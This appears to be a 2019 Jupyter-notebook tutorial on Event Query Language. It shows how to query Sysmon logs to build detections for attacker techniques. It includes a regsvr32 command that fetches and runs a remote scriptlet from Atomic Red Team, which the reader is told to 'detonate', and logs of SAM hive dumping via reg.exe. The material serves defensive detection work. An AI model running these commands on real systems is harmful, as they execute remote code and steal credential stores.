eql-crash-course

January 11, 2019

1 Event Query Language

Atomic Friday with Endgame
@eventquerylang

1.1 Getting Started

https://eql.readthedocs.io/en/latest/index.html#getting-started
Requires Python (confirmed with 2.7 and 3.5+)

```
$ pip install eql

Collecting eql
  Using cached https://files.pythonhosted.org/.../eql-0.6.2-py2.py3-none-any.whl
Requirement already satisfied: PyYAML~=3.13 in ... (from eql) (3.13)
Requirement already satisfied: TatSu~=4.2.6 in... (from eql) (4.2.6)
Installing collected packages: eql
Successfully installed eql-0.6.2
```

Read more next steps to get running and see the guide for writing queries

```
$ eql query -f data/example.json "process where process_name = 'explorer.exe'" | jq .

{
  "command_line": "C:\\Windows\\Explorer.EXE",
  "event_subtype_full": "already_running",
  "event_type_full": "process_event",
  "md5": "ac4c51eb24aa95b77f705ab159189e24",
  "opcode": 3,
  "pid": 2460,
  "ppid": 3052,
  "process_name": "explorer.exe",
  "process_path": "C:\\Windows\\explorer.exe",
  "serial_event_id": 34,
  "timestamp": 131485997150000000,
  "unique_pid": 34,
  "unique_ppid": 0,
```

```
  "user_domain": "research",
  "user_name": "researcher"
}
```

```
In [1]: # EQL works great in the command line with the command-line utility
        # "eql query" and JSON output, but this is one way to hook it up
        # to a jupyter notebook for showing results as tables

        from pandas import DataFrame
        from eql.engines.build import get_engine
        from eql.utils import stream_file_events
        import numpy


        def eql_search(path, query_text, config=None):
            """Run an EQL query over a stream of events and get a dataframe back."""
            config = config or {}
            config.setdefault('flatten', True)
            engine = get_engine(query_text, config)
            event_stream = stream_file_events(path)
            rows = [result.data for result in engine(event_stream)]
            frame = DataFrame(rows)
            return frame.replace(numpy.nan, '', regex=True)
```

2 Getting familiar with data

Let's start with our sample `example.json` data, to see what's available.

```
In [2]: # eql query -f data/example.json "any where true"
        eql_search("data/example.json", "any where true")
```

```
Out[2]:                       command_line event_subtype_full event_type_full  \
        0                                          already_running   process_event
        1                        wininit.exe    already_running   process_event
        2                       winlogon.exe    already_running   process_event
        3  C:\Windows\system32\services.exe    already_running   process_event
        4     C:\Windows\system32\lsass.exe    already_running   process_event
        5           C:\Windows\Explorer.EXE    already_running   process_event
        6    "C:\Windows\system32\cmd.exe"     already_running   process_event

                                      md5  opcode  parent_process_name  \
        0                                        3  System Idle Process
        1  94355c28c1970635a31b3fe52eb7ceba       3
        2  1151b1baa6f350b1db6598e0fea7c457       3
        3  24acb7e5be595468e3b9aa488b9b4fcb       3          wininit.exe
        4  7554a1b82b4a222fd4cc292abd38a558       3          wininit.exe
        5  ac4c51eb24aa95b77f705ab159189e24       3
        6  5746bd7e255dd6a8afa06f7c42c1ba41       3         explorer.exe
```

```
                parent_process_path   pid  ppid  process_name  \
0                                       4             System
1                                     424   364   wininit.exe
2                                     472   416  winlogon.exe
3  C:\Windows\System32\wininit.exe    524   424  services.exe
4  C:\Windows\System32\wininit.exe    536   424     lsass.exe
5                                    2460  3052  explorer.exe
6          C:\Windows\explorer.exe   2864  2460       cmd.exe

                       process_path  serial_event_id          timestamp  \
0                                                 2  131485996510000000
1   C:\Windows\System32\wininit.exe               5  131485996510000000
2  C:\Windows\System32\winlogon.exe               7  131485996510000000
3  C:\Windows\System32\services.exe               8  131485996520000000
4     C:\Windows\System32\lsass.exe               9  131485996520000000
5           C:\Windows\explorer.exe              34  131485997150000000
6       C:\Windows\System32\cmd.exe              39  131491838190000000

   unique_pid  unique_ppid   user_domain   user_name
0           2            1  NT AUTHORITY      SYSTEM
1           5            0  NT AUTHORITY      SYSTEM
2           7            0  NT AUTHORITY      SYSTEM
3           8            5  NT AUTHORITY      SYSTEM
4           9            5  NT AUTHORITY      SYSTEM
5          34            0      research  researcher
6          39           34      research  researcher
```

Great! Now with that data in mind, let's test out some EQL queries to become familiar with the syntax. Is there a process event for `explorer.exe`?

```
In [3]: # eql query -f data/example.json "process where process_name='explorer.exe'"
        results = eql_search("data/example.json",
                             "process where process_name='explorer.exe'")
        results
```

```
Out[3]:              command_line event_subtype_full event_type_full  \
        0  C:\Windows\Explorer.EXE    already_running   process_event

                                    md5  opcode   pid  ppid  process_name  \
        0  ac4c51eb24aa95b77f705ab159189e24       3  2460  3052  explorer.exe

                    process_path  serial_event_id          timestamp  unique_pid  \
        0  C:\Windows\explorer.exe               34  131485997150000000          34

           unique_ppid user_domain   user_name
        0            0    research  researcher
```

Let's use jupyter and pandas to show us only a few columns. We'll just take the results we already saved and format them differently.

```
In [4]: results[['timestamp', 'user_name', 'command_line']]

Out[4]:             timestamp   user_name             command_line
        0  131485997150000000  researcher  C:\Windows\Explorer.EXE
```

What are the parent-child process relationships in this data set?

```
In [5]: eql_search("data/example.json",
        """
        parent_process_name != null
        | count parent_process_name, process_name
        """)

Out[5]:    count                             key  percent
        0      1  (System Idle Process, System)     0.25
        1      1        (explorer.exe, cmd.exe)     0.25
        2      1       (wininit.exe, lsass.exe)     0.25
        3      1    (wininit.exe, services.exe)     0.25
```

2.0.1 Time for some more interesting data.

Let's generate some data using Sysmon, following our guide.

Pick a MITRE ATT&CK technique and detonate one of the Atomic Tests T1117 Regsvr32 that we can find in Sysmon logs.

```
$ regsvr32.exe /s /u /i https://raw.githubusercontent.com/redcanaryco/
    atomic-red-team/master/atomics/T1117/RegSvr32.sct scrobj.dll
```

Then, within PowerShell, load the scrape.ps1 script that can convert Sysmon events into JSON that's compatible with EQL.

```
# Import the functions provided within scrape-events
Import-Module .\utils\scrape-events.ps1

# Save the most recent 5000 Sysmon logs
Get-LatestLogs  | ConvertTo-Json | Out-File -Encoding ASCII -FilePath my-sysmon-data.json
```

We have several examples in Github

- normalized-T1117-AtomicRed-regsvr32.json
- normalized-atomic-red-team.json.gz
- normalized-rta.json.gz
- sysmon-atomic-red-team.json.gz
- sysmon-rta.json.gz

Pick T1117 since it already matches what we just detonated. Grab the log file from https://raw.githubusercontent.com/endgameinc/eqllib/master/data/normalized-T1117-AtomicRed-regsvr32.json

How do we turn this into a detection?

```
In [6]: eql_search('data/normalized-T1117-AtomicRed-regsvr32.json',
                   "| count event_type")
```

```
Out[6]:    count         key   percent
        0      1     network  0.006667
        1      4     process  0.026667
        2     56    registry  0.373333
        3     89  image_load  0.593333
```

```
In [7]: eql_search('data/normalized-T1117-AtomicRed-regsvr32.json',
                   "| count process_name,event_type")
```

```
Out[7]:    count                          key   percent
        0      1     (regsvr32.exe, network)  0.006667
        1      2          (cmd.exe, process)  0.013333
        2      2     (regsvr32.exe, process)  0.013333
        3      5       (cmd.exe, image_load)  0.033333
        4     56    (regsvr32.exe, registry)  0.373333
        5     84  (regsvr32.exe, image_load)  0.560000
```

```
In [8]: results = eql_search(
            "data/normalized-T1117-AtomicRed-regsvr32.json",
            "process where subtype='create' and process_name = 'regsvr32.exe'")
        results[['command_line']]
```

```
Out[8]:                                        command_line
        0  regsvr32.exe  /s /u /i:https://raw.githubuserc...
```

```
{
  "command_line": "regsvr32.exe  /s /u /i:https://raw.githubusercontent.com/.../RegSvr32.sct s
  "event_type": "process",
  // ...
  "user": "ART-DESKTOP\\bob",
  "user_domain": "ART-DESKTOP",
  "user_name": "bob"
}
```

```
In [9]: eql_search("data/normalized-T1117-AtomicRed-regsvr32.json",
        """
            image_load where process_name=='regsvr32.exe'
                and image_name=='scrobj.dll'
        """)
```

```
Out[9]:    event_type  image_name                      image_path   pid  process_name  \
        0  image_load  scrobj.dll  C:\Windows\System32\scrobj.dll  2012  regsvr32.exe

                              process_path           timestamp  \
        0  C:\Windows\System32\regsvr32.exe  131883573237450016

                                    unique_pid
        0  {42FC7E13-CBCB-5C05-0000-0010A0395401}
```

```
In [10]: eql_search("data/normalized-T1117-AtomicRed-regsvr32.json",
                    "network where process_name = 'regsvr32.exe'")

Out[10]:   destination_address destination_port event_type   pid  process_name  \
         0      151.101.48.133              443    network  2012  regsvr32.exe

                                process_path protocol   source_address source_port  \
         0  C:\Windows\System32\regsvr32.exe      tcp  192.168.162.134       50505

             subtype           timestamp                                 unique_pid  \
         0  outgoing  131883573238680000  {42FC7E13-CBCB-5C05-0000-0010A0395401}

                      user  user_domain user_name
         0  ART-DESKTOP\bob  ART-DESKTOP       bob
```

Combine these things together and you can get a rigorous analytic

```
In [11]: eql_search("data/normalized-T1117-AtomicRed-regsvr32.json", """
         sequence by pid
             [process where process_name == "regsvr32.exe"]
             [image_load where image_name == "scrobj.dll"]
             [network where true]
         | count
         """)

Out[11]:    count     key
         0      1  totals

In [12]: table = eql_search("data/normalized-T1117-AtomicRed-regsvr32.json", """
         sequence by pid
             [process where process_name == "regsvr32.exe"]
             [image_load where image_name == "scrobj.dll"]
             [network where true]
         """)
         table[['command_line', 'image_name', 'destination_address', 'destination_port']]

Out[12]:                                          command_line  image_name  \
         0  regsvr32.exe  /s /u /i:https://raw.githubuserc...
         1                                                      scrobj.dll
         2

           destination_address destination_port
         0
         1
         2      151.101.48.133              443
```

https://eqllib.readthedocs.io/en/latest/analytics/a792cb37-fa56-43c2-9357-4b6a54b559c7.html

3 Analytics Library

https://eqllib.readthedocs.io

Convert a query from our common schema used within the library to the fields used natively by Sysmon.

```
$ eqllib convert-query -s "Microsoft Sysmon"
      "process where process_name=='regsvr32.exe' and command_line=='*scrobj*'"

process where
  EventId in (1, 5) and
    Image == "*\\regsvr32.exe" and
    CommandLine == "*scrobj*"
```

If we already know our data, we can query it natively.
https://github.com/jdorfman/awesome-json-datasets lists multiple open data sets.
Let's pick http://api.nobelprize.org/v1/prize.json

```
$ jq -c .prizes[] Data/prize.json > prize.jsonl

$ eql query -f prize.jsonl "| tail 1" | jq .

{
  "category": "peace",
  "laureates": [
    {
      "firstname": "Jean Henry",
      "id": "462",
      "share": "2",
      "surname": "Dunant"
    },
    {
      "firstname": "Frédéric",
      "id": "463",
      "share": "2",
      "surname": "Passy"
    }
  ],
  "year": "1901"
}

In [13]: eql_search("prize.jsonl",
                    "| tail 1")

Out[13]:   category                                          laureates  year
         0    peace  [{u'share': u'2', u'surname': u'Dunant', u'id'...  1901

In [14]: eql_search("prize.jsonl",
                    "any where year == '1984'")
```

```
Out[14]:      category                                              laureates  year
          0     physics  [{u'share': u'2', u'motivation': u'"for their ...  1984
          1   chemistry  [{u'share': u'1', u'motivation': u'"for his de...  1984
          2    medicine  [{u'share': u'3', u'motivation': u'"for theori...  1984
          3  literature  [{u'share': u'1', u'motivation': u'"for his po...  1984
          4       peace  [{u'share': u'1', u'surname': u'Tutu', u'id': ...  1984
          5   economics  [{u'share': u'1', u'motivation': u'"for having...  1984

In [15]: eql_search("prize.jsonl",
                    "| count year | sort year | unique count")

Out[15]:    count   key   percent
          0      1  1916  0.001695
          1      2  1918  0.003390
          2      3  1914  0.005085
          3      4  1919  0.006780
          4      5  1901  0.008475
          5      6  1969  0.010169

In [16]: eql_search("prize.jsonl",
                    "any where laureates[0].motivation == '*particles*' | count")

Out[16]:    count     key
          0      8  totals
```

3.1 Hunting with EQL

We have several examples in Github

- normalized-atomic-red-team.json.gz
- normalized-rta.json.gz

What are the parent-child process relationships in my environment?

```
In [17]: eql_search("data/normalized-atomic-red-team.json.gz", """
         process where parent_process_name != null
         | count process_name, parent_process_name
         """)

Out[17]:     count                                          key   percent
          0      1                      (ARP.EXE, cmd.exe)  0.002299
          1      1                   (RegAsm.exe, cmd.exe)  0.002299
          2      1              (RegSvcs.exe, powershell.exe)  0.002299
          3      1  (SearchFilterHost.exe, SearchIndexer.exe)  0.002299
          4      1  (SearchProtocolHost.exe, SearchIndexer.exe)  0.002299
          5      1                   (Temptcm.tmp, cmd.exe)  0.002299
          6      1            (WmiApSrv.exe, services.exe)  0.002299
          7      1             (WmiPrvSE.exe, svchost.exe)  0.002299
          8      1                      (at.exe, cmd.exe)  0.002299
```

```
9       1                   (audiodg.exe, svchost.exe)  0.002299
10      1        (backgroundTaskHost.exe, svchost.exe)  0.002299
11      1                     (bitsadmin.exe, cmd.exe)  0.002299
12      1                     (calc.exe, forfiles.exe)  0.002299
13      1                     (calc.exe, regsvr32.exe)  0.002299
14      1                          (csc.exe, cmd.exe)  0.002299
15      1                   (csc.exe, powershell.exe)  0.002299
16      1              (mavinject.exe, powershell.exe)  0.002299
17      2                     (certutil.exe, cmd.exe)  0.004598
18      2                      (findstr.exe, cmd.exe)  0.004598
19      2                     (forfiles.exe, cmd.exe)  0.004598
20      2                     (regsvr32.exe, cmd.exe)  0.004598
21      2               (regsvr32.exe, powershell.exe)  0.004598
22      2                     (schtasks.exe, cmd.exe)  0.004598
23      3                          (net.exe, cmd.exe)  0.006897
24      3                       (pcalua.exe, cmd.exe)  0.006897
25      4                           (sc.exe, cmd.exe)  0.009195
26      4                  (svchost.exe, services.exe)  0.009195
27      5                          (cmd.exe, cmd.exe)  0.011494
28     34                          (reg.exe, cmd.exe)  0.078161
29     99                       (cmd.exe, powershell.exe)  0.227586
30    254                          (PING.EXE, cmd.exe)  0.583908
```

What processes have the most diverse command lines?

```
In [18]: eql_search("data/normalized-atomic-red-team.json.gz", """
         process where true
         | unique_count process_name, command_line
         | count process_name
         | filter count > 5
         """)
```

```
Out[18]:    count       key   percent
         0     35   reg.exe  0.081776
         1     74   cmd.exe  0.172897
         2    255  PING.EXE  0.595794
```

What processes had more than two event types?

```
In [19]: table = eql_search("data/normalized-atomic-red-team.json.gz", """
         any where true
         | unique event_type, unique_pid
         | unique_count unique_pid
         | filter count > 3
         """)
         table[['process_name', 'pid', 'command_line']]
```

```
Out[19]:    process_name   pid                                        command_line
         0   svchost.exe  3980  c:\windows\system32\svchost.exe -k netsvcs -p ...
```

```
1   svchost.exe  2664
2  regsvr32.exe  2012  regsvr32.exe  /s /u /i:https://raw.githubuserc...
3  schtasks.exe  2812  SCHTASKS  /Create /S localhost /RU DOMAIN\user...
```

What processes were spawned from parents that made network activity?

```
In [20]: table = eql_search("data/normalized-atomic-red-team.json.gz", """
         join
           [ network where true ] by pid
           [ process where true ] by ppid
         """)
         table[['process_name', 'pid', 'ppid',
                'command_line', 'destination_address', 'destination_port']]
```

```
Out[20]:      process_name   pid  ppid  \
         0    regsvr32.exe  2012
         1        calc.exe  4724  2012
         2  powershell.exe  7036
         3         cmd.exe  1480  7036

                                              command_line destination_address  \
         0                                                         151.101.48.133
         1                    "C:\Windows\System32\calc.exe"
         2                                                         151.101.48.133
         3  "C:\WINDOWS\system32\cmd.exe" /c "sc.exe creat...

           destination_port
         0              443
         1
         2              443
         3
```

What files were created by descendants of powershell.exe?

```
In [21]: table = eql_search("data/normalized-atomic-red-team.json.gz", """
         file where process_name == 'powershell.exe' or
             descendant of [process_name == 'powershell.exe']
         """)
         table[['file_path', 'pid', 'process_name']]
```

```
Out[21]:                                              file_path   pid    process_name
         0   C:\ProgramData\Microsoft\Windows\Start Menu\Pr...  7036  powershell.exe
         1    C:\eqllib\atomic-red-team-master\atomics\key.snk  7036  powershell.exe
         2                                C:\Windows\cert.key  3668         cmd.exe
         3        C:\Users\bob\AppData\Local\Temp\REGC0BC.tmp  6700         reg.exe
         4        C:\Users\bob\AppData\Local\Temp\REGC0BC.tmp  6700         reg.exe
         5   C:\eqllib\atomic-red-team-master\atomics\secur...  6700         reg.exe
         6        C:\Users\bob\AppData\Local\Temp\REGCD01.tmp  2008         reg.exe
         7        C:\Users\bob\AppData\Local\Temp\REGCD01.tmp  2008         reg.exe
```

```
8   C:\eqllib\atomic-red-team-master\atomics\syste...  2008         reg.exe
9         C:\Users\bob\AppData\Local\Temp\REGD250.tmp  2160         reg.exe
10        C:\Users\bob\AppData\Local\Temp\REGD250.tmp  2160         reg.exe
11  C:\eqllib\atomic-red-team-master\atomics\sam.hive  2160         reg.exe
12              C:\Users\bob\AppData\Local\Temptcm.tmp  3452         cmd.exe
```

What executables were dropped then executed?

```
In [22]: table = eql_search("data/normalized-rta.json.gz", """
         sequence
            [ file where file_name == "*.exe"] by file_path
            [ process where true] by process_path
         """)
         table[['process_name', 'file_path', 'command_line']]
```

```
Out[22]:     process_name                                    file_path  \
         0     python.exe           C:\eqllib\RTA-master\winword.exe
         1    winword.exe
         2     python.exe             C:\eqllib\RTA-master\excel.exe
         3      excel.exe
         4     python.exe    C:\eqllib\RTA-master\red_ttp\bginfo.exe
         5     bginfo.exe
         6     python.exe      C:\eqllib\RTA-master\red_ttp\rcsi.exe
         7       rcsi.exe
         8     python.exe   C:\eqllib\RTA-master\red_ttp\control.exe
         9    control.exe
         10    python.exe  C:\eqllib\RTA-master\red_ttp\odbcconf.exe
         11  odbcconf.exe

                                                command_line
         0
         1   C:\eqllib\RTA-master\winword.exe /c msiexec.ex...
         2
         3   C:\eqllib\RTA-master\excel.exe /c msiexec.exe ...
         4
         5   C:\eqllib\RTA-master\red_ttp\bginfo.exe -c "im...
         6
         7   C:\eqllib\RTA-master\red_ttp\rcsi.exe -c "impo...
         8
         9   C:\eqllib\RTA-master\red_ttp\control.exe -c "i...
         10
         11  C:\eqllib\RTA-master\red_ttp\odbcconf.exe -c "...
```

What if we want to find spearsphishing?

```
In [23]: table = eql_search("data/normalized-rta.json.gz", """
         process where subtype == 'create' and process_name == "wscript.exe"
           and descendant of [
             process where process_name == "winword.exe"
```

```
  ]
""")
table
```

Out[23]:

```
        command_line event_type  logon_id parent_process_name  \
0  wscript.exe  //b    process     92940         winword.exe

                  parent_process_path   pid  ppid process_name  \
0  C:\eqllib\RTA-master\winword.exe  7020  7044  wscript.exe

                       process_path subtype           timestamp  \
0  C:\Windows\System32\wscript.exe  create  131883577456140000

                                  unique_pid  \
0  {9C977984-CD71-5C05-0000-001010416F01}

                                unique_ppid               user  user_domain  \
0  {9C977984-CD71-5C05-0000-0010E83F6F01}  RTA-DESKTOP\alice  RTA-DESKTOP

  user_name
0     alice
```

In [24]:

```
macros = """
macro SCRIPTING_PROCESS(name)
   name in ("wscript.exe", "cscript.exe", "powershell.exe")

macro OFFICE_PROCESS(name)
   name in ("winword.exe", "outlook.exe", "powerpoint.exe", "excel.exe")
"""
```


In [25]:

```
table = eql_search("data/normalized-rta.json.gz", """

process where subtype=='create'
  and SCRIPTING_PROCESS(process_name)
  and descendant of
    [process where OFFICE_PROCESS(process_name)]

""", {"definitions": macros})

table[['parent_process_name', 'command_line']]
```

Out[25]:

```
  parent_process_name          command_line
0         winword.exe  powershell.exe  exit
1         winword.exe      wscript.exe  //b
2           excel.exe  powershell.exe  exit
3           excel.exe      wscript.exe  //b
```

```
$ eqllib survey -f data/normalized-atomic-red-team.json.gz -c
```



```
In [26]: results = DataFrame([
             {"count": 1, "key": ["Indirect Command Execution", "..."], "percent": 0.083333333
             {"count": 1, "key": ["Mounting Hidden Shares", "..."], "percent": 0.0833333333333
             {"count": 1, "key": ["Suspicious Bitsadmin Job via bitsadmin.exe", "..."], "perce
             {"count": 2, "key": ["RegSvr32 Scriplet Execution", "..."], "percent": 0.16666666
             {"count": 2, "key": ["Suspicious Script Object Execution", "..."], "percent": 0.1
             {"count": 2, "key": ["Windows Network Enumeration", "..."], "percent": 0.16666666
             {"count": 3, "key": ["SAM Dumping via Reg.exe", "..."], "percent": 0.25},
         ])

In [27]: results

Out[27]:    count                                                key   percent
         0      1                  [Indirect Command Execution, ...]  0.083333
         1      1                      [Mounting Hidden Shares, ...]  0.083333
         2      1  [Suspicious Bitsadmin Job via bitsadmin.exe, ...]  0.083333
         3      2                  [RegSvr32 Scriplet Execution, ...]  0.166667
         4      2          [Suspicious Script Object Execution, ...]  0.166667
         5      2                 [Windows Network Enumeration, ...]  0.166667
         6      3                     [SAM Dumping via Reg.exe, ...]  0.250000
```

3.2 Resources

- https://eql.readthedocs.io
- https://eqllib.readthedocs.io
- https://github.com/endgameinc/eql

- https://github.com/endgameinc/eqllib
- https://www.endgame.com/blog/technical-blog/introducing-event-query-language
- https://www.endgame.com/blog/technical-blog/eql-for-the-masses
- https://www.endgame.com/blog/technical-blog/getting-started-eql